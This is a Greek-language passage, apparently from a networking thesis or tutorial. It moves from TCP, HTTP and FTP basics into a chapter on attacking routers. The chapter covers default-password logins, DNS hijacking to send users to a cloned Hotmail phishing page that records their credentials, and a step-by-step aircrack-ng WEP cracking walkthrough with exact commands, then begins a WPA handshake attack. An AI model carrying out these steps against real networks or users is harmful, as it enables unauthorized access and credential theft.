Για παράδειγμα, εαν ένας υπολογιστής Α στείλει 4 byte με αριθμό ακολουθίας (sequence number) 100 - συνεπώς, τα 4 bytes έχουν αριθμό ακολουθίας 100, 101, 102 και 103 - τότε ο παραλήπτης πρέπει να απαντήσει με επιβεβαίωση (acknowledgement) που φέρει sequence number 104. Αυτό πρόκειται να είναι το επόμενο byte που περιμένει στο επόμενο πακέτο. Εαν για κάποιο λόγο, τα τελευταία δύο bytes περιέχουν σφάλματα τότε η τιμή της επιβεβαίωσης θα είναι 102, εφόσον τα bytes με αριθμό 100 και 101 έχουν φτάσει με επιτυχία.

Έλεγχος συμφόρησης

Αν και το TCP συνήθως δεν ενδιαφέρεται για όσα συμβαίνουν στο διαδίκτυο (αυτό είναι εργασία που εκτελείται από IP protocol στο 3ο επίπεδο του μοντέλου OSI) πρέπει να είναι αρκετά "έξυπνο", ώστε να αντιληφθεί και να χειριστεί κατάλληλα μια συμφόρηση στο δίκτυο. Το TCP δεν μπορεί να αγνοήσει τι συμβαίνει στο διαδίκτυο μεταξύ των δύο συνδεδεμένων άκρων.

Για αυτόν τον λόγο, το TCP περιλαμβάνει διάφορους συγκεκριμένους αλγορίθμους που έχουν ως σκοπό είτε να αποφύγουν εξ αρχής τη συμφόρηση, είτε να ανταποκριθούν σε αυτή. Χρησιμοποιούνται διάφοροι μηχανισμοί για να επιτευχθεί υψηλή απόδοση και να μην υπερφορτωθεί το δίκτυο. Αυτοί οι μηχανισμοί περιλαμβάνουν:

- τον αλγόριθμο slow-start,
- τον αλγόριθμο congestion avoidance,
- τον αλγόριθμο fast retransmit και

- τον αλγόριθμο fast recovery

όπως αναφέρεται στο RFC 2001.

Τερματισμός

Η σύνδεση τερματίζεται με ένα **four-way handshake**, με την κάθε πλευρά να τερματίζει ανεξάρτητα:

1.Όταν κάποιο άκρο επιθυμεί να κλείσει τη σύνδεση από πλευράς του, στέλνει ένα πακέτο με το FIN ενεργοποιημένο,

2.Το πακέτο αυτό επιβεβαιώνει η άλλη πλευρά με ένα ACK και

3.στη συνέχεια, στέλνει το ένα πακέτο FIN

4.Η πλευρά που ξεκίνησε τον τερματισμό, μπορεί να το επιβεβαιώσει στέλνοντας ένα πακέτο ACK.

Με αυτόν τον τρόπο, για έναν τυπικό τερματισμό χρειάζεται ένα ζεύγος πακέτων FIN και ACK για κάθε άκρο στη σύνδεση TCP. Μια σύνδεση μπορεί να είναι "half-open", δηλαδή η μία πλευρά να έχει τερματίσει, όχι όμως και η άλλη. Η πλευρά που έχει τερματίσει δεν μπορεί να στείλει πλέον δεδομένα, ενώ η άλλη μπορεί.

Τέλος, είναι δυνατό, αν και λιγότερο πιθανό, οι δύο host να στείλουν ταυτόχρονα ένα πακέτο FIN ο ένας στον άλλο. Στη συνέχεια ο καθένας επιβεβαιώνει το FIN που δέχτηκε με ένα πακέτο ACK. Στο σημείο αυτό και οι δύο διακόπτουν τη σύνδεση.

Εν συντομία τα κύρια σημεία είναι τα παρακάτω:

Η αρχιτεκτονική TCP/IP χρησιμοποιείται στο Internet Προδιαγράφονται τέσσερα (4) επίπεδα

- Επίπεδο Εφαρμογών:Προδιαγράφει δικτυακές εφαρμογές. Αντιπροσωπευτικά πρωτόκολλα: FTP (File Transfer Protocol), SSH (Secure Shell), SMTP (Simple Mail Transfer Protocol), κλπ
- Επίπεδο Μεταφοράς:Περιγράφει την επικοινωνία των εφαρμογών μέσω του δικτύου. Σημαντικότερα πρωτόκολλα: TCP (Transmission Control Protocol) και UDP (User Datagram Protocol)
- Επίπεδο Διαδικτύου: Περιγράφει τις βασικές δικτυακές λειτουργίες όπως π.χ. η δρομολόγηση. Βασικό πρωτόκολλο: IP (Internet Protocol)
- Επίπεδο Διασύνδεσης υπολογιστή - δικτύου: Έχει ως σκοπό να περιγράψει τεχνολογίες σύνδεσης υπολογιστών στο διαδίκτυο. Η αρχιτεκτονική δεν προδιαγράφει συγκεκριμένα πρωτόκολλα. Θα μπορούσαν να

χρησιμοποιηθούν γνωστά πρωτόκολλα όπως π.χ. Ethernet, IEEE 802.11, DDI, κλπ.

Πρωτόκολλο Μεταφοράς Υπερκειμένου(HTTP)

Το Πρωτόκολλο Μεταφοράς Υπερκειμένου (HyperText Transfer Protocol, HTTP) είναι ένα πρωτόκολλο επικοινωνίας. Αποτελεί το κύριο πρωτόκολλο που χρησιμοποιείται στους φυλλομετρητές του Παγκοσμίου Ιστού για να μεταφέρει δεδομένα ανάμεσα σε έναν διακομιστή (server) και έναν πελάτη (client).

Ο όρος υπερκείμενο (hypertext), που περιέχεται στην ονομασία του πρωτοκόλλου, χρησιμοποιήθηκε αρχικά από τον Τεντ Νέλσον το 1965. Η γενική ιδέα του πρωτοκόλλου προτάθηκε, μαζί με τη δημιουργία της γλώσσας HTML, από τον Τιμ Μπέρνερς Λι και την ομάδα του, ώστε, σε συνδυασμό με το ήδη υπάρχον Διαδίκτυο και το πρωτόκολλο TCP, να γίνει εφικτή η δημιουργία του Παγκόσμιου Ιστού(WWW).

Η πρώτη τεκμηριωμένη έκδοση ήταν η έκδοση 0.9.

Αρχικά το πρωτόκολλο δεν μετέφερε καμία πληροφορία σχετικά με το πρόγραμμα-πελάτης και η μόνη επιλογή που υπήρχε ήταν η ζήτηση από τον εξυπηρετητή μίας σελίδας κειμένου το οποίο περιείχε μόνο χαρακτήρες ASCII και πιθανόν χαρακτήρες τερματισμού γραμμής.

Σήμερα το πρωτόκολλο αυτό είναι πλέον καθιερωμένο και διαδεδομένο σε σημείο που σχεδόν όλοι οι φυλλομετρητές να το θεωρούν δεδομένο και να το

χρησιμοποιούν σε περίπτωση που ο χρήστης δεν καθορίσει ποιο πρωτόκολλο θέλει να χρησιμοποιήσει. Αν δηλαδή ο χρήστης δεν γράψει:

http://my.url

αλλά γράψει σκέτο το:

my.url

σχεδόν όλοι οι φυλλομετρητές θεωρούν σαν δεδομένο το πρωτόκολλο http και όχι κάποιο άλλο (https, ftp, mail, gopher κλπ.)

Η διαδικασία που ακολουθούσε το αρχικό πρωτόκολλο ήταν η εξής:

- Σύνδεση στον εξυπηρετητή
- Ερώτηση προς τον εξυπηρετητή
- Απάντηση από τον εξυπηρετητή
- Αποσύνδεση

Σήμερα χρησιμοποιεί πολύ περισσότερα χαρακτηριστικά τα οποία παρέχουν ακόμα και τη δυνατότητα στο πρόγραμμα-πελάτης να στέλνει δεδομένα στον εξυπηρετητή.

Ασφάλεια

Το απλό πρωτόκολλο http δεν εγγυάται καμία ασφάλεια. Όμως το νέο πρωτόκολλο https παρέχει αρκετά καλή προστασία.


Πρωτόκολλο Μεταφοράς Αρχείων(File Transfer Protocol)

Το File Transfer Protocol (FTP), (ελληνικά: *Πρωτόκολλο Μεταφοράς Αρχείων*) είναι ένα ευρέως χρησιμοποιούμενο πρωτόκολλο σε δίκτυα τα οποία υποστηρίζουν το πρωτόκολλο TCP/IP (δίκτυα όπως internet ή intranet). Ο υπολογιστής που τρέχει εφαρμογή FTP client μόλις συνδεθεί με τον server μπορεί να εκτελέσει ένα πλήθος διεργασιών όπως ανέβασμα αρχείων στον server, κατέβασμα αρχείων από τον server, μετονομασία ή διαγραφή αρχείων από τον server κ.ο.κ. Το πρωτόκολλο είναι ένα ανοιχτό πρότυπο. Είναι δυνατό κάθε υπολογιστής που είναι συνδεδεμένος σε ένα δίκτυο, να διαχειρίζεται αρχεία σε ένα άλλο υπολογιστή του δικτύου, ακόμη και εάν ο δεύτερος διαθέτει διαφορετικό λειτουργικό σύστημα.

Χρήση:

Το FTP είναι ένα πρωτόκολλο πελάτη-εξυπηρετητή 8-bit, ικανό να χειρίζεται οποιονδήποτε τύπο αρχείου χωρίς περαιτέρω επεξεργασία, όπως δηλαδή κάνουν το MIME και το Uuencode. Ωστόσο το FTP έχει εξαιρετικά υψηλή καθυστέρηση

(latency). Αυτό σημαίνει ότι ο χρόνος μεταξύ του αιτήματος και της διαδικασίας παραλαβής του είναι αρκετά μεγάλος και για αυτό μερικές φορές απαιτείται μεγάλη διαδικασία σύνδεσης.



ΚΕΦΑΛΑΙΟ 3

Σε αυτό το κεφάλαιο θα δούμε τι αδυναμίες υπάρχουν στα router(δρομολογητές) και πως μπορούμε να τις εκμεταλλευτούμε έτσι ώστε να μπορέσουμε να πάρουμε πρόσβαση στο συγκεκριμένο τοπικό δίκτυο είτε πρόσβαση στο web interface και να πειράξουμε άλλα πράγματα εκεί.

Ας ξεκινήσουμε με το ότι έχουμε είδη πρόσβαση στο δίκτυο και θέλουμε να μπούμε στο web interface του router. Όλα τα router έχουν μια συγκεκριμένη διεύθυνση η οποία είναι εύκολη να τη βρούμε, απλά πάμε στο γνωστό μας πρόγραμμα των windows, το cmd (command line) και πατάμε ipconfig. Εκεί θα δούμε πολλές πληροφορίες για τα διαφορετικά ip που υπάρχουν στον υπολογιστή μας αλλά αυτό που μας ενδιαφέρει είναι το ip gateaway δηλαδή το ip του router που αναλόγως με την μάρκα του router, είναι συνήθως 192.168.1.1 ή 192.168.2.1 ή 192.168.1.254 και σε σπάνιες περιπτώσεις 10.10.1.1 ή 10.10.12.1.

Οπότε απλά πάμε στο web interface του router δηλαδή απλά πατάμε αυτό το ip στο browser που έχουμε και αν όλα πάνε καλά θα δούμε το login page όπου θα μας ζητήσει το κωδικό. Τώρα προφανώς οι περισσότεροι σε αυτό το σημείο θα λένε πως θα βρούμε το κωδικό και η απάντηση είναι απλή, οι εταιρίες δεν αλλάζουν τους default κωδικούς έτσι με μια απλή αναζήτηση στο internet μπορούμε εύκολα να βρούμε τους κωδικούς συνήθως οι κωδικοί είναι admin και admin για username και password. Δυστυχώς ούτε πολλοί ιδιώτες ξέρουν να αλλάζουν τα default passwords με αποτέλεσμα να έχουμε πλήρη πρόσβαση αλλά τώρα θα αναρωτιέστε τι κάνουμε αν έχουν αλλαχτεί. Σε αυτή τη περίπτωση αρχίζουμε να ψάχνουμε για γνωστές αδυναμίες που ίσως υπάρχουν στο router οπότε βάζοντας στο google.com (το οποίο πάντα είναι το δεξί μας χέρι) το μοντέλο του router και τη λέξη vulnerability ψάχνουμε μήπως βρούμε κάποια. Επίσης μπορούμε να χρησιμοποιήσουμε το nmap scanner για να δούμε αν το ip του router έχει ανοιχτά ports ποιά είναι αυτά και τη υπηρεσία τρέχει από πίσω ώστε να ψάξουμε αδυναμίες για αυτές τις υπηρεσίες αυτές. Αν είμαστε τυχεροί και βρούμε κάποια και μπορέσουμε να την εκμεταλλευτούμε με κάποιο exploit και να πάρουμε πρόσβαση ας πούμε σε telnet, ssh ή ftp θα ήταν πολύ βολικό. Αν παρόλα αυτά δεν μπορέσουμε να βρούμε κάποια αδυναμία τότε είναι αδύνατο να πάρουμε εύκολη πρόσβαση, σε αυτή τη περίπτωση θα πρέπει να δοκιμάσουμε brute-forcing που δεν είναι εύκολο να είναι επιτυχείς η διαδικασία και όχι μόνο αυτό αλλά θα είναι και πάρα πολύ χρονοβόρα.

Ο άλλος τρόπος είναι να κάνουμε reverse engineering το router δηλαδή να μπορέσουμε να καταλάβουμε πως λειτουργεί ακριβώς το router και να μπορέσουμε να βρούμε μια αδυναμία εμείς σε αυτό, αυτή η διαδικασία είναι η ακριβής έννοια ενός hacker η οποία δεν είναι και εύκολη αφού μπορεί να μην βρούμε καμία αδυναμία αλλά θα είναι χρονοβόρα επίσης.

Όμως τώρα υποθέτουμε ότι έχουμε πρόσβαση στο router τι μπορούμε να κάνουμε εκεί; Υπάρχει μια πολύ ενδιαφέρουσα εφαρμογή-λειτουργία στα router, το λεγόμενο DNS! Τι είναι το DNS; Το DNS είναι μια λειτουργία η οποία δουλειά της είναι να κατευθύνει σωστά τα hostnames στα σωστά ip και το αντίθετο.

Hostnames λέμε το όνομα μιας ιστοσελίδας δηλαδή www.google.com στη πραγματικότητα το όνομα της σελίδας είναι 173.194.67.106 μετά από ένα ping στο www.google.com, οπότε το DNS όταν εμείς πατήσουμε google.com το router θα ξέρει ότι το www.google.com ισούται με 173.194.67.106 οπότε θα μας πάει στη σωστή ιστοσελίδα. Το ίδιο ισχύει και με την ανάποδη διαδικασία αν βάλουμε το 173.194.67.106 θα μας δώσει το www.google.com . Άρα τη κάνουμε σε αυτό το σημείο; Θα μπορούσαμε να έχουμε ένα server το οποίο για παράδειγμα να τρέχει μια αντιγραμμένη login page του www.hotmail.com , το οποίο είναι ιστοσελίδα για να κοιτάμε τα email μας αλλά βέβαια αυτή η login page θα είναι λίγο τροποποιημένη. Πίσω από αυτή τη login page θα έχουμε ένα php κώδικα ο οποίος να αποθηκεύει σε ένα text αρχείο(κειμένου) το email και το κωδικό το γνωστό phishing. Σε αυτό το σημείο προφανώς μπορούμε να πειράξουμε το DNS έτσι ώστε όταν κάποιος πάει να πατήσει στο browser www.hotmail.com το DNS θα τον στείλει στο ψεύτικο login page όπου θα μπορέσουμε να πάρουμε το κωδικό.


Αυτό ήταν απλά ένα μικρό παράδειγμα για το τι θα μπορούσαμε να κάνουμε, τώρα θα δούμε αν είμαστε εκτός του δικτύου πως θα πάρουμε πρόσβαση σε ένα μέσω του router δηλαδή να βρούμε το κωδικό και να συνδεθούμε κανονικά.

Θα δούμε διαφορετικούς τρόπους διότι υπάρχουν διαφορετικά encryption στα router οπότε θα δείξουμε για wep και wpa encryption τι διαδικασία.

Ας αρχίσουμε λοιπόν να δούμε πως μπορούμε να βρούμε τρόπο να πάρουμε το κωδικό από ένα ασύρματο δίκτυο με wep encryption. Καταρχάς να αναφέρω σε αυτό το σημείο ότι όλες οι διαδικασίες θα γίνονται με linux, συγκεκριμένα τη διανομή Kali.

Αρχικά να πούμε τη είναι το wep encryption και πως λειτουργεί.

Το wep ή αλλιώς Wired Equivalent Privacy είναι ένας αλγόριθμος ασύρματων δικτύων, δημιουργήθηκε έτσι ώστε να παρέχει απόρρητα αρχεία αντίθετα με τον τρόπο του Ethernet.
Το wep χρησιμοποιεί RC4 κρυπτογραφία για να μην μπορούμε να διαβάσουμε τα πακέτα.



Θα ξεκινήσουμε με τη γνωστή επίθεση fragmentation αλλά πρώτα ας δούμε πως δουλεύει!


Το fragmentation attack δεν βρίσκει το κωδικό wep αλλά βρίσκει το PRGA(ψεύτικος τυχαίος αλγόριθμος που αναπαράγεται) του πακέτου. Το PRGA τότε μπορεί να χρησιμοποιηθεί για τη δημιουργία πακέτου με το πρόγραμμα packetforge-ng. Αυτή η επίθεση απαιτεί να δεχθούμε τουλάχιστον ένα πακέτο από το router(access point) ώστε να γίνει η επίθεση. Στην ουσία το πρόγραμμα παίρνει ένα μικρό μέρος του κλειδιού της κρυπτογράφησης από το πακέτο και προσπαθεί να στείλει ARP πακέτα με γνωστό περιεχόμενο πίσω στο router(AP) . Αν γίνει επιτυχώς αυτό το βήμα του router θα μας στείλει πίσω ένα πακέτο με περισσότερα στοιχεία του κλειδιού της κρυπτογράφησης . Αυτή η διαδικασία συνεχίζεται μέχρι να πάρουμε περίπου 1.5 kb του PRGA.

Αρχικά πρέπει να βάλουμε την ασύρματη κάρτα monitor mode αυτό σημαίνει πως επιτρέπει στην ασύρματη κάρτα να βλέπει όλα τα πακέτα των ασύρματων δικτύων που υπάρχουν γύρω μας.

Οπότε ανοίγουμε μια κονσόλα(console) και τρέχουμε την εντολή

```
Airodump-ng mon0
```

Αυτή η εντολή ξεκινάει να βλέπει πακέτα που περνούν από την ασύρματη κάρτα στο interface mon0, το mon0 βγαίνει από το monitor mode που ανέφερα προηγουμένως. Θα μας δώσει σαν αποτέλεσμα κάτι τέτοιο.



Βέβαια με αυτή την εντολή δεν διαβάζουμε τα πακέτα τα οποία θέλουμε να κρατήσουμε απλά θέλαμε να δούμε τη Access points υπάρχουν, οπότε τώρα θα τρέξουμε μια διαφορετική εντολή.

```
Airodump-ng –c 6 –w wep –bssid 00:05:59:34:9E:53 mon0
```


Σε αυτή την εντολή βλέπουμε το –c 6 αυτή η επιλογή σημαίνει πως θα “ακούμε” για πακέτα στο κανάλι 6. Η επιλογή –w σημαίνει πως θα αποθηκεύσει τα πακέτα σε ένα αρχείο με το όνομα wep και η επιλογή –bssid xx:xx:xx:xx:xx θέλει τη mac του access point όπου όλα αυτά τα βλέπουμε στη παραπάνω φωτογραφία. Το mon0 το αναφέραμε είδη πριν και θα το ξαναδούμε και πιο μετά.

Αφού τρέξουμε τη παραπάνω εντολή θα δούμε την ίδια εικόνα με την από πάνω με τι διαφορά ό,τι τώρα θα αποθηκεύουμε τα πακέτα. Επίσης θα δούμε τα ίδια πράγματα διότι δεν υπήρχε άλλο ασύρματο δίκτυο εδώ γύρω.

Έπειτα τρέχουμε την παρακάτω εντολή :

```
Aireplay-ng -1 0 –a 00:05:59:34:9E:53 mon0
```


Αυτή η εντολή κάνει ένα fake authentication attack δηλαδή αυτή η επίθεση σου επιτρέπει να δημιουργηθεί μια επικοινωνία μεταξύ του access point και της ασύρματης κάρτας και θα δούμε αυτό στην οθόνη μας.



Που σημαίνει ότι όλα πήγαν καλά.

Αφού φτάσαμε σε αυτό το σημείο πρέπει ξεκινήσουμε το fragmentation attack τρέχοντας τη παρακάτω εντολή.

```
Aireplay-ng -5 –a 00:05:59:34:9E:53 mon0
```



Εδώ τρέξαμε το fragmentation attack στο access point περιμένοντας για το πακέτο όπου και το πήραμε και το αποθηκεύσαμε! Όπως βλέπουμε καταφέραμε να πάρουμε 1,5kb. Τώρα θα χρησιμοποιήσουμε το πρόγραμμα packetforger-ng για τη δουλεία που είπαμε τρέχοντας την παρακάτω εντολή.


Packetforge-ng -0 –a 00:05:59:34:9E:53 –h 00:C0:CA:54:D5:CD –k 255.255.255.255 –l 255.255.255.255 –s 80 –n 100 –y fragment-0530-144618.xor –w wepp

Αυτή η εντολή παίρνει το πακέτο που αποθηκεύσαμε και δημιουργεί arp request πακέτο από το προηγούμενο, η επιλογή –a είναι η mac address του access point, -h είναι η mac της ασύρματης κάρτας δικτύου, -k και –l ορίζουμε το μέγιστο ip που μπορούμε να έχουμε, -n 100 είναι το μέγεθος του πακέτου, -y είναι να διαλέξουμε το πακέτο PRGA που αποθηκεύσαμε προηγουμένως και –w για να αποθηκευτεί το arp πακέτο. Θα πάρουμε το παρακάτω αποτέλεσμα.

Όπου ταυτόχρονα αν αφήσουμε για λίγο τη διαδικασία θα δούμε μεγάλη αύξηση των πακέτων από τη πρώτη εικόνα που είχαν φτάσει κοντά στα 45000 πακέτα όπου συνήθως είναι αρκετά για να δοκιμάσουμε να βρούμε το κωδικό

Αφού φτάσαμε εδώ θα δοκιμάσουμε με περίπου 45000 πακέτα να βρούμε το κωδικό με τη παρακάτω εντολή.

Aircrack-ng wep-01.cap



Η εντολή αυτή διαβάζει το αρχείο που δημιουργήσαμε αρχικά για να διαβάσουμε τα πακέτα τα οποία υπάρχουν στον αέρα από διάφορα access points και προσπάθησε με στατιστικές μεθόδους να βρεί το κωδικό.

Αφού το άφησα για περίπου 5 δευτερόλεπτα βρήκα το κωδικό το οποίο είναι σε μορφή hex και το μόνο που έχουμε να κάνουμε είναι να βγάλουμε απλά τις [:]

Και θα έχουμε 0123456789 !

Παρακάτω θα δοκιμάσουμε να βρούμε το κωδικό από ένα access point το οποίο έχει wpa encryption!

Αρχικά να πούμε τη είναι το wpa encryption και πως λειτουργεί.

Το wpa ή αλλιώς wifi protected access δημιουργήθηκε έτσι ώστε να αντικαταστήσει το wep και μπόρεσε να αντιμετωπίσει τις μεθόδους που δούλευαν στα wep με κάποιους τρόπους που δεν θα αναφέρουμε εδώ και άρχισαν να χρησιμοποιούν PSK(pre-shared key). PSK είναι μια μέθοδος κρυπτογραφίας η οποία χρησιμοποιεί συμμετρικούς αλγόριθμους. Αλλά και πάλι βρέθηκε κενό ασφαλείας που δεν είναι τόσο εύκολο να εκμεταλλευτείς αφού πρέπει να βασιστείς σε bruteforcing με wordlist.

Για να γίνει αυτή η επίθεση χρειάζεται να πάρουμε το 4-way handshake στο οποίο δεν θα αναφερθώ γιατί έχει πολύ μεγάλη θεωρία κρυπτογραφίας με μέθοδο PMK(pairwise master key) έτσι ώστε να πάρουμε αρκετές πληροφορίες μεταξύ access point και client όπου εδώ πρέπει να αναφέρουμε πως αυτή η μέθοδος απαιτεί να υπάρχει κάποιος χρήστης στο ασύρματο δίκτυο ενώ στη μέθοδο που χρησιμοποιήσαμε για να βρούμε το κωδικό του wep δεν χρειαζόταν κάποιος client.

